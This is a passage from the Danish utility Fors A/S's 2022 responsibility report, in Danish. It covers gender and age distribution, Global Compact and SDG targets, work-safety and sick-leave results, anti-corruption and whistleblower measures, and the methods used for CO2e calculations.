
### Kønsfordeling, bestyrelsen




### Kønsfordeling, direktionen



### Kønsfordeling, ledere



### Kønsfordeling, ansatte



enhver tid opleve, at det har samme muligheder for karriere og lederstillinger som de øvrige kolleger. I forlængelse heraf er der udarbejdet en målsætning om, at kønsfordelingen i direktionen og resten af organisationen skal være minimum en fordeling 60 %/40 % mellem kønnene. Da direktionen består af to mænd og én kvinde, er denne målsætning ikke nået, men dog så tæt, som den kan blive med et ulige antal. Det tilstræbes, at der nås en ligelig kønsfordeling i direktionen ved eventuelle nyansættelser i direktionen.

Samtidig har Fors A/S en målsætning om, at minimum 37,5 % af de generalforsamlingsvalgte bestyrelsesmedlemmer skal bestå af det underrepræsenterede køn. Måltallet skal opnås i forbindelse med konstitueringen af den næste

bestyrelse. Da otte af medlemmerne i Fors A/S bestyrelse er generalforsamlingsvalgte, vil en repræsentation på 37,5 % af det underrepræsenterede køn gøre det ud for en 'ligelig kønsfordeling' ifølge Erhvervsstyrelsens 'Vejledning om måltal og politikker for den kønsmæssige sammensætning af ledelsen' fra 2016. Af de otte generalforsamlingsvalgte var der ingen kvinder. Således er måltallet ikke opnået i 2022. Det skyldes, at der ikke har været afholdt valg til bestyrelsen i 2022.

Fors A/S har påbegyndt arbejdet med at opstille måltal på de øvrige ledelsesniveauer herunder en tidsplan indenfor hvilken Fors A/S forventer at opfylde fastsatte mål, og i sammenhæng hermed en politik for at øge andelen af det underrepræsenterede køn på virksomhedens øvrige ledelsesniveauer, medmindre der allerede er en ligelig kønsfordeling.

Fors A/S ser det som diskriminerende, hvis den bedste kandidat fravælges på grund af køn, alder, nationalitet eller lignende, og er opmærksom på, at der i selskabet ikke skal forekomme nogen form for diskrimination. De personer, der yder en indsats og gør en forskel, skal belønnes for deres arbejde. Afgørende for opnåelse af en så ligelig kønsfordeling som mulig er derfor, om ansøgere til de respektive jobs har rette kompetencer, uddannelse, ambitioner og så videre.

Gruppe	Køn	2021	2022
Direktion	Mænd	3	2
	Kvinder	1	1
Mellemledere	Mænd	9	11
	Kvinder	7	10
AC'ere	Mænd	18	21
	Kvinder	27	33
Øvrig administration	Mænd	17	16
	Kvinder	32	34
Faglærte	Mænd	37	43
	Kvinder	5	6
Ufaglærte	Mænd	21	20
	Kvinder	6	7
Elever, lærlinge og trainees	Mænd	2	2
	Kvinder	5	3
Flexjob	Mænd	4	3
	Kvinder	1	2
I alt	Mænd	111	118
	Kvinder	84	96
<b>I alt</b>		<b>195</b>	<b>214</b>

Alderskategori	2021	2022
<18	0	0
18-29	13	9
30-39	39	43
40-49	57	67
50-59	66	65
60-64	14	23
65-	6	7
<b>I alt</b>	<b>195</b>	<b>214</b>

# Målsætning – samfund og socialt ansvar

## Arbejdsforhold

Ansvarlighedsprincipper og Verdensmål	Fors A/S' mål	Succeskriterier
 <p><b>Ansvarlighedsprincip 3, 4, 5 og 6</b> Fors A/S opretholder for- eningsfriheden og anerkender effektivt retten til kollektiv forhandling. Desuden støtter Fors A/S udryddelsen af alle former for tvangsarbejde og støtter effektivt afskaffelse af børnearbejde samt diskrimination i relation til arbejds- og ansættelsesforhold.</p>	<p>Fors A/S politikker screenes i forhold til Global Compacts ansvarlighedsprincipper, og der tages stilling til, hvordan Global Compacts ansvarlighedsprincipper indarbejdes i Fors A/S politikker.</p>	<p>Ved udgangen af 2022 er Fors A/S poli- tikker screenet for efterlevelse af Global Compacts ansvarlighedsprincipper. Der er desuden lagt en plan for eventuel tilpasning af politikker.</p>
 <p><b>Verdensmål 8.8</b> Vi skal beskytte arbejdstager- rettigheder og fremme sikre og stabile arbejdsmiljøer for alle arbejdere heriblandt migrantarbej- dere, især kvinder, samt ansatte med løs tilknytning til arbejdsmarkedet.</p>	<p>Fors A/S ønsker at sikre sig, at ikke alene egne medarbejdere men også medarbejderne hos de eksterne leverandører og underleverandører så vidt muligt har arbejdsforhold, der lever op til Global Compacts ansvarlighedsprincipper.</p>	<p>Klausul med Fors A/S krav til evaluering og kontrol af ansættelsesforhold hos leverandører og underleverandører er udfærdiget og godkendt ved alle ordrer og aftaler senest i 2025.</p>
	<p>Fors A/S sigter efter at have en sikker arbejdsplads og et godt arbejdsmiljø.</p>	<p>Maksimalt fire arbejdsulykker (med mindst én dags fravær) finder sted om året. Årlig rapportering.</p> <p>Maksimalt otte arbejdsulykker (med mindre end én dags fravær) finder sted om året. Årlig rapportering.</p> <p>Der rapporteres årligt på, om enga- gement og motivation ligger på mindst 5,3 på en skala fra 1-7 ved målingen af medarbejdertilfredshed.</p>





## Ansvarlighedsprincipper og Verdensmål

## Fors A/S' mål

## Succeskriterier

### Verdensmål 8.8 Fortsat

Der rapporteres årligt på, om sygefraværet er på maksimalt 3,8 %, og korttidssygefravær er på maksimalt fem dage pr. medarbejder pr. år.

Der er gennemsnitligt tildelt mindst seks kompetencedage pr. medarbejder pr. år alt efter den enkelte medarbejders behov og kompetencer samt fagområdets udvikling. Årlig rapportering.



### Verdensmål 8.5

Inden 2030 skal vi opnå, at alle mænd og kvinder har et produktivt og anstændigt job, hvor de får lige løn for lige arbejde.

Fors A/S ønsker at bidrage til inklusion på arbejdsmarkedet.

Mindst 30 sociale ansættelser er fordelt til trainees, praktikanter, flexjobbere, personer med løntilskud, KRIM-ansættelser eller lignende i 2022.

Fors A/S ønsker at bidrage til at unge kan få en uddannelse.

Mindst fem lærlinge/elever er ansat i 2022.





## Antikorruption

Ansvarlighedsprincipper og Verdensmål	Fors A/S' mål	Succeskriterier
 <p><b>Ansvarlighedsprincip 10</b> Fors A/S modarbejder alle former for korruption, herunder afpresning og bestikkelse.</p>	<p>Fors A/S politikker screenes i forhold til Global Compacts ansvarlighedsprincipper, og der tages stilling til, hvordan Global Compacts ansvarlighedsprincipper indarbejdes i Fors A/S politikker.</p>	<p>Ved udgangen af 2022 er Fors A/S' politikker screenet for efterlevelse af Global Compacts ansvarlighedsprincipper. Der er desuden lagt en plan for eventuel tilpasning af politikker.</p>
 <p><b>Verdensmål 16.5</b> Vi skal markant nedbringe omfanget af korruption og bestikkelse af alle slags.</p>	<p>Fors A/S udarbejder et kodeks for adfærd og god forretningsskik. Ingen medarbejdere eller leverandører er i tvivl om Fors A/S adfærdskodeks.</p>	<p>Inden 2022 er et adfærdskodeks udfærdiget, og det kan dokumenteres, at alle relevante personer er indforståede med Fors A/S adfærdskodeks. Adfærdskodekset vedrører opførelse i forbindelse med tilbud om gaver, donationer, arrangementer, sponsorater, rejser, middage, facility payment etc.</p>



## Menneskerettigheder

Ansvarlighedsprincipper og Verdensmål	Fors A/S' mål	Succeskriterier
 <p><b>Ansvarlighedsprincip 1 og 2</b> Fors A/S støtter og respekterer beskyttelsen af internationalt erklærede menneskerettigheder og sikrer, at der ikke medvirkes til krænkelse af menneskerettighederne.</p>	<p>Fors A/S politikker screenes i forhold til Global Compacts ansvarlighedsprincipper, og der tages stilling til, hvordan Global Compacts ansvarlighedsprincipper indarbejdes i Fors A/S politikker.</p>	<p>Ved udgangen af 2022 er Fors A/S' politikker screenet for efterlevelse af Global Compacts ansvarlighedsprincipper. Der er desuden lagt en plan for evt. tilpasning af politikker.</p>
 <p><b>Verdensmål 3.8</b> Vi skal opnå universel sundhedsdækning, herunder finansiel risikobeskyttelse og adgang til grundlæggende kvalitets-sundhedsydelser. Alle mennesker skal også have adgang til sikker og effektiv kvalitetsmedicin og vaccine til en overkommelig pris.</p>	<p>Det evalueres, om medarbejderne er tilfredse med den obligatoriske sundhedsforsikring.</p>	<p>Ved udgangen af 2024 er der gennemført en tilfredshedsundersøgelse blandt medarbejderne med fokus på sundhedsforsikring.</p>

# Ansvarlig virksomhed

## Arbejdsforhold, sikkerhed og trivsel

Fors A/S strategi om at strække sig videre for en grønere fremtid, sammen med kunden og den digitale forretning kræver et solidt fundament internt i organisationen. Derfor er strategien også eksplicit bygget på fem grundpiller, hvoraf en er medarbejdertilfredshed.

For at sikre et højt niveau af medarbejdertilfredshed er det vigtigt for Fors A/S fortsat at prioritere det gode arbejdsmiljø for sine ansatte. Fors A/S har derfor udarbejdet en række procedurer for, hvordan medarbejdere kan anmelde arbejdsulykker og risikofyldte forhold, som bør undersøges nærmere. Dette med henblik på at forbedre arbejdsmiljøet og forebygge arbejdsulykker. Derudover gennemføres der løbende trivselsmålinger – både de store medarbejdertilfredshedsundersøgelser, og de lidt mindre PULS-målinger, som til gengæld har en højere frekvens. På baggrund af disse trivselsmålinger laves der for hele virksomheden – såvel som for de enkelte afdelinger – planer for, hvordan trivslen kan forbedres.

Den største risiko i forhold til arbejdsmiljø og sikkerhed for en virksomhed som Fors A/S er arbejdsulykker og nedslidning. For at sikre, at antallet af arbejdsulykker bliver så lavt som muligt, arbejder Fors A/S løbende på at forebygge ulykker samt på at skabe en kultur, hvor vigtigheden af at være proaktiv i forhold til at undgå arbejdsulykker italesættes. Det gør vi bl.a. ved at anmelde alle – også mindre – arbejdsulykker, og ved at opfordre kollegerne til at indberette nærvedulykker. Dette for at kunne iværksætte tiltag, som forebygger og minimerer risikoen for arbejdsulykker og nedslidning. Desuden er der etableret en arbejdsmiljøorganisation, som bl.a. sikrer, at arbejdsmiljøarbejdet forankres på tværs af hele organisationen ud fra et nærhedsprincip.

En del af Fors A/S medarbejdere arbejder i et arbejdsmiljø, hvor man ved, at der er øget risiko for at få at komme i kontakt en lang række mikroorganismer, som

kan være direkte sygdomsfremkaldende. Derfor er der løbende fokus på at holde en høj hygiejnstandard blandt kollegerne. Der opnås ligeledes smittebeskyttelse ved at sikre, at særligt udsatte kolleger systematisk vaccineres for en række sygdomme. Fors A/S har iværksat procedurer for at vaccinerne tages med de anbefalede mellemrum.

For at sikre krav til kontrol af leverandører og underleverandørers medarbejderforhold, arbejder Fors A/S på ud fra en risikobaseret tilgang at gennemføre kontroller. Processen er stadig under opbygning, men vil bestå af selvevalueringer og løbende stikprøver hos leverandører og underleverandører.

## Antikorruption

Den største risiko i forhold til antikorruption for en virksomhed som Fors A/S er misbrug af en betroet stilling. Fors A/S ønsker derfor en 'rent-mel-i-posen'-kultur, hvor alle har mulighed for at få sensible emner på agendaen. Fors A/S har derfor etableret en whistleblowerordning, hvor medarbejdere og leverandører anonymt kan indmelde forhold, som de finder kritisable. Whistleblowerordningen administreres af en tredjepart – dette med henblik på at sikre ordningens troværdighed og whistleblowerens anonymitet. Der er desuden fastlagt kontrolfunktioner og processer ved varetagelse af indkøbs- og økonomifunktioner, som vanskeliggør misbrug af en betroet stilling. Der sker minimum en årlig rapportering til bestyrelsen om indberetninger ved hjælp af whistleblowerordningen. Der er i 2022 sket to indberetninger via whistleblowerordningen. Den ene sag er afvist af det eksterne advokatfirma og behandles internt hos Fors A/S. Den anden sag er indberettet i november 2022 og er i skrivende stund endnu ikke færdigbehandlet.

## Menneskerettigheder

Fors A/S aktiviteter foregår næsten udelukkende i et snævert geografisk område i Danmark, hvorfor grund-

læggende hensyn til menneskerettigheder alt andet må ventes at være opfyldt. Når det er sagt, er der en risiko i forhold til overholdelse af menneskerettigheder hos leverandører. Vi er i forlængelse heraf bevidste om, at vi har et ansvar for at de mennesker, som gennem vores samarbejde med entreprenører og leverandører bidrager til at skabe værdi for os. Ved indkøb af varer og tjenesteydelser har vi således udarbejdet en indkøbspolitik – en indkøbspolitik der i 2022 har været i høring hos ejerkommunerne og forventes godkendt i 2023. I politikken er beskrevet, at alle indkøb skal overholde til nationale og internationale love, herunder ILO-konventionen (International Labour Organization). Fors A/S har fastlagt processer i forbindelse med indgåelse af aftaler og indkøb i vores indkøbspolitik, som skal minimere risikoen for korrupsion. For at sikre overholdelse af indkøbspolitikken og indgåede aftaler gennemføres løbende leverandørevalueringer. Leverandørevalueringen baseres på både leverandørens performance og leverancer, og om de er overensstem-

melse med fastlagte procesbeskrivelser. I vores udbudsforretninger i 2022 har vi ikke erfaret overtrædelser af menneskerettigheder, eller tegn på korrupsion hos vores samarbejdspartnere. Krigen i Ukraine har dog medført, at vi har igangsat en undersøgelse af, hvorvidt vores samarbejdspartnere har ejerskabsrelationer til Rusland. Denne opgave fortsætter ind i 2023.

Fors A/S gennemførte i 2022 en tilfredshedsundersøgelse blandt kollegerne med fokus på sundhedsforsikringen. Ud fra undersøgelsen kunne det konkluderes, at 94,2 % er bevidste om sundhedsforsikringen, og at den dækker. 40,9 % af medarbejderne har benyttet sig af forsikringen i 2022 eller tidligere. Tilfredsheden med sundhedsforsikringen er desværre ikke retvisende (2,93 på en skala fra 1-6), da der er indregnet en score på 1 fra respondenter, som ikke har benyttet sundhedsforsikringen. Resultaterne af undersøgelsen indgår nu i drøftelser med udbyderen.



# Opfølgning på målsætninger 2022 – socialt ansvar

Fors A/S gennemfører løbende trivselsmålinger: hvert andet år en større medarbejertilfredshedsundersøgelse og derimellem mindre medarbejertilfredshedsundersøgelser (PULS-målinger). I 2021 gennemførte Fors A/S den seneste medarbejertilfredshedsundersøgelse. Her var den samlede medarbejertilfredshed på 5,72 på en skala fra 1-7. Dette er på niveau med den tilsvarende undersøgelse i 2019. Medarbejderundersøgelsen gennemføres igen i 2023.

Som supplement til de store medarbejderundersøgelser gennemføres som nævnt tidligere også PULS-målinger – mindre trivselsundersøgelser, der forekommer op til seks gange om året. For 2022 har der været gennemført tre PULS-målinger. Generelt vises scorer motivationen blandt kollegerne lige under 6 på en skala fra 1-7: 5,81 i maj, 5,97 i august og 5,91 i november.

I løbet af 2022 skete der fire arbejdsulykker, som medførte en eller flere sygedage, hvilket rammer målsætningen på maksimalt fire. Til sammenligning var der fem arbejdsulykker i 2021. Antallet af arbejdsulykker, som krævede mindre end én dags sygefravær, var i 2022 på otte, hvilket er en mindre end i 2021. I 2022 havde vi ingen arbejdsulykker forbundet med psykisk arbejdsmiljø.

Det generelle sygefravær i Fors A/S for 2022 var 4,05 %, hvilket er samme niveau som 2021. Det skal i den sammenhæng bemærkes, at der ved sidste Ledelses- og ansvarlighedsrapport fejlagtigt blev rapporteret på korttidssygefraværet alene.

Antallet af kompetencedage pr. medarbejder var i 2022 i gennemsnit 9,54 og altså højere end målsætningen på seks kompetencedage. Det tilsvarende tal i 2021 var 7,63.

Antallet af elever og lærlinge var i 2022 på fem. Dermed når Fors A/S målsætningen for 2022. Af de fem elever

har to afsluttet deres uddannelse i 2022. Her vil man ansætte én ekstra elev i løbet af 2023. Den anden var en af vores egne kolleger, som ønskede at videreudanne sig til elektriker, men der er ikke nogen planer om, at vi skal have en nye elektrikerlærling. Fors A/S måltal for sociale ansættelser var i 2022 på 30. Vi endte på 36.

Fors A/S havde ligeledes målsætninger om at screene sine politikker op imod Global Compacts ansvarlighedsprincipper i 2022. Grundet prioritering af medarbejderressourcer har Fors A/S ikke gennemført en sådan screening. Dog sikres det, at medarbejdervendte politikker revideres ifølge Samarbejdsudvalgets årshjul og i den forbindelse screenes. Øvrige politikker skal fortsat screenes.

Målsætningen om udarbejdelse af adfærdskodeks er i Fors A/S løst med forskellige indsatser. Dels er der udarbejdet et ledelsesgrundlag, der stiller krav til ledere og medarbejdere med bl.a. om pligt til at sige fra. Udover ledelsesgrundlaget informeres der årligt omkring modtagelse af gaver, der er indlagt krav om fx tavshedspligt i ansættelseskontrakter. Af personalehåndbogen fremgår regler for modtagelse af gaver og alle medarbejdere har direkte adgang til whistleblowerordning. Dermed har Fors A/S – om end det ikke er samlet i en enkelt fil – et adfærdskodeks i overensstemmelse med vejledningen fra Moderniseringsstyrelsen, KL og Danske Regioner 'God adfærd i det offentlige' af 2017 samt gældende lovgivning på området. Vi arbejder imidlertid fortsat videre med at sikre dokumentation for, at alle relevante personer er indforståede med dette.

## Indsatser 2023

Fors A/S vil i 2023 fastholde et skarpt fokus på at undgå arbejdsulykker. Der er fortsat fokus på at få nærvedulykker registreret, så der kan læres af hændelserne. Vi har store erfaringer fra fx vores spildevandsområde,



hvor vi kan se, at et øget antal registrerede nærvedulykker i 2021 førte til ingen arbejdsulykker i et område, som tidligere har været hårdt ramt af det. Desværre er dette tal i 2022 steget til fem, hvorfor der fortsat er behov for at få registreret de potentielle farer. Dertil vil Fors A/S igen sætte fokus på sundheden i organisationen med

sundhedsscreeninger og indsatser afledt heraf. Fors A/S vil desuden kigge ind i, hvordan de administrative kolleger kan forebygge gradvis nedslidning.

# Bilag 1 – Beregninger

## Klima- og miljø

Data	Evt. uddybning	Enhed	Metode
CO <sub>2</sub> e-beregninger fra egen produktion på spildevandsanlæg.	CO <sub>2</sub> e-emissioner fra: Lattergas.	CO <sub>2</sub> e	Der måles på mængden af kvælstof, der kommer ind på anlæggende - samme data som er indberettet i PULS. På baggrund herfra beregnes lattergasemissionen ud fra ud fra forholdet 44/28, hvor 44 er molvægten af lattergas og 28 er molvægten af de to kvælstofatomer i lattergas.
Beskyttelse af grundvand.		Antal	Beregnes i antal af indgåede kontrakter hvori antal af hektar fremgå.
Beskyttelse af grundvandressourcen.	Vandtabet i de tre kommuner i ledningsnettet.	Procent	Vandtabet beregnes ved forholdet mellem produceret vand (måler) og leveret vand hos kunden (måler og fakturaer).
Udbredelsen af fjernvarme.		Antal	Beregnes efter antal af nye målere som faktureres.
Håndtering af affald.	Genanvendelse og nyttiggørelse af.	Ton	Fors A/S modtager data fra vores modtageranlæg (ekstern partner), hvor meget affald Fors A/S har leveret.

## CO<sub>2</sub>e-beregning fra Fors A/S samlede produktion og håndtering indenfor forsyningsarterne

Data	Evt. uddybning	Enhed	Metode
Udledning fra varmeproduktion.		Tons CO <sub>2</sub> e	<p>Forbrug af fossile brændsler * emissionsfaktor til varmeproduktion.</p> <p>Elforbrug * emissionsfaktor.</p> <p>Forbrug af fossile brændsler i kørsel i Fors A/S bilpark * emissionsfaktor.</p>



## CO<sub>2</sub>e-beregning fra Fors A/S samlede produktion og håndtering indenfor forsyningsarterne (fortsat)

Data	Evt. uddybning	Enhed	Metode
Udledning fra drikkevandsproduktionen.		Tons CO <sub>2</sub> e	<p>Forbrug af fossile brændsler * emissionsfaktor til varmeproduktion.</p> <p>Elforbrug * emissionsfaktor.</p> <p>Forbrug af fossile brændsler i kørsel i Fors bilpark * emissionsfaktor.</p>
Udledning fra affaldshåndteringen.		Tons CO <sub>2</sub> e	<p>Forbrug af fossile brændsler i kørsel med affald * emissionsfaktor.</p> <p>Elforbrug * emissionsfaktor.</p> <p>Forbrug af fossile brændsler i kørsel i Fors bilpark * emissionsfaktor.</p> <p>Forbrug af fossilebrændsler * emissionsfaktor til varmeproduktion.</p>
Udledning fra spildevand.		Tons CO <sub>2</sub> e	<p>Forbrug af fossilebrændsler * emissionsfaktor til varmeproduktion.</p> <p>Elforbrug * emissionsfaktor.</p> <p>Forbrug af fossile brændsler i kørsel i Fors A/S bilpark * emissionsfaktor. Inkl. emissioner fra lattergas udledning: Der måles på mængden af kvælstof, der kommer ind på anlæggende - samme data som er indberettet i PULS. På baggrund herfra beregnes lattergasemissionen ud fra ud fra forholdet 44/28, hvor 44 er molvægten af lattergas og 28 er molvægten af de to kvælstofatomer i lattergas.</p>

## CO<sub>2</sub>e-beregning fra Fors A/S samlede produktion og håndtering indenfor forsyningsarterne (fortsat)

Data	Evt. uddybning	Enhed	Metode
Udledning fra administrationsbygninger.		Tons CO <sub>2</sub> e	Forbrug af fossilebrændsler * emissionsfaktor til varmeproduktion.  Elforbrug * emissionsfaktor.
Elproduktion fra solceller.		KWh	Datasæt trukket fra EI-overblik, der registrere hvor meget el, solcellerne producerer.

## Samfund og socialt ansvar

Data	Evt. uddybning	Enhed	Metode
Arbejdsforhold: Verdensmål 8.8.	Kontrol af ansættelser hos leverandører.	Antal	Metoden er under udarbejdelse i Fors A/S og forventes at færdig i 2025.
Arbejdsforhold.	Sygefravær korttid	Antal	Tidsregistrering danner grundlaget. Kursustimer omregnes til dage ved division med 7,4.  Definition på korttidssygefravær: Til og med 10 sygedage.
Arbejdsforhold.	Sygefravær langtid	Antal	Tidsregistrering danner grundlaget. Timer med sygefravær omregnes til dage ved division med 7,4.  Definition på langtidssygefravær: Mere end 10 sygedage.
Arbejdsforhold.	Medarbejder tilfredshed	Score	Fors A/S anvender eksternt leverandør til at håndtere undersøgelserne. Scoren måles fra 1,0 (bund) til 7,0 (top). Beregningen er gennemsnittet af den samlede score.

## Samfund og socialt ansvar (fortsat)

Data	Evt. uddybning	Enhed	Metode
Arbejdsforhold.	Tilfredshed med sundhedsforsikring	Procent	Undersøgelse er udført internt. Tilfredshedscoren måles fra 1 (bund) til 6 (top). Herudover er der spørgsmål, som kan besvares med ja eller nej.
Arbejdsforhold: Sikkerhed	Arbejdsskader	Antal	<p>Registreret arbejdsskader i EASY - Arbejdsmarkedets Erhvervs sikrings og Arbejds tilsynets fælles system til anmeldelse af arbejdsulykker til myndighederne og arbejdsgivers arbejdsskadeforsikring.</p> <p>Definition på arbejdsskade: En ulykke, når der er opstået en fysisk eller psykisk skade som følge af en pludselig hændelse inden for fem dage.</p>
Arbejdsforhold.	Kompetence og udvikling	Dage	Tidsregistrering danner grundlaget. Kursus timer omregnes til dage ved division med 7,4.
Arbejdsforhold.	Sociale ansættelser	Antal	Antal opgøres og registreres månedligt.
Arbejdsforhold Verdensmål 8.5.	Lærlinge/elever	Antal	Antal opgøres og registreres månedligt.
Antikorruption Ansvarlighedsprincip 10.	Whistleblowerordning	Antal	Antal af registreringer hos eksternt advokat.



**Fors A/S**

Tåstrup Møllevej 5, 4300 Holbæk

Betonvej 12, 4000 Roskilde

Tlf. 70 20 20 66

E-mail: [fors@fors.dk](mailto:fors@fors.dk)

[www.fors.dk](http://www.fors.dk)

CVR-nr. 33032838



vores natur  
vores ansvar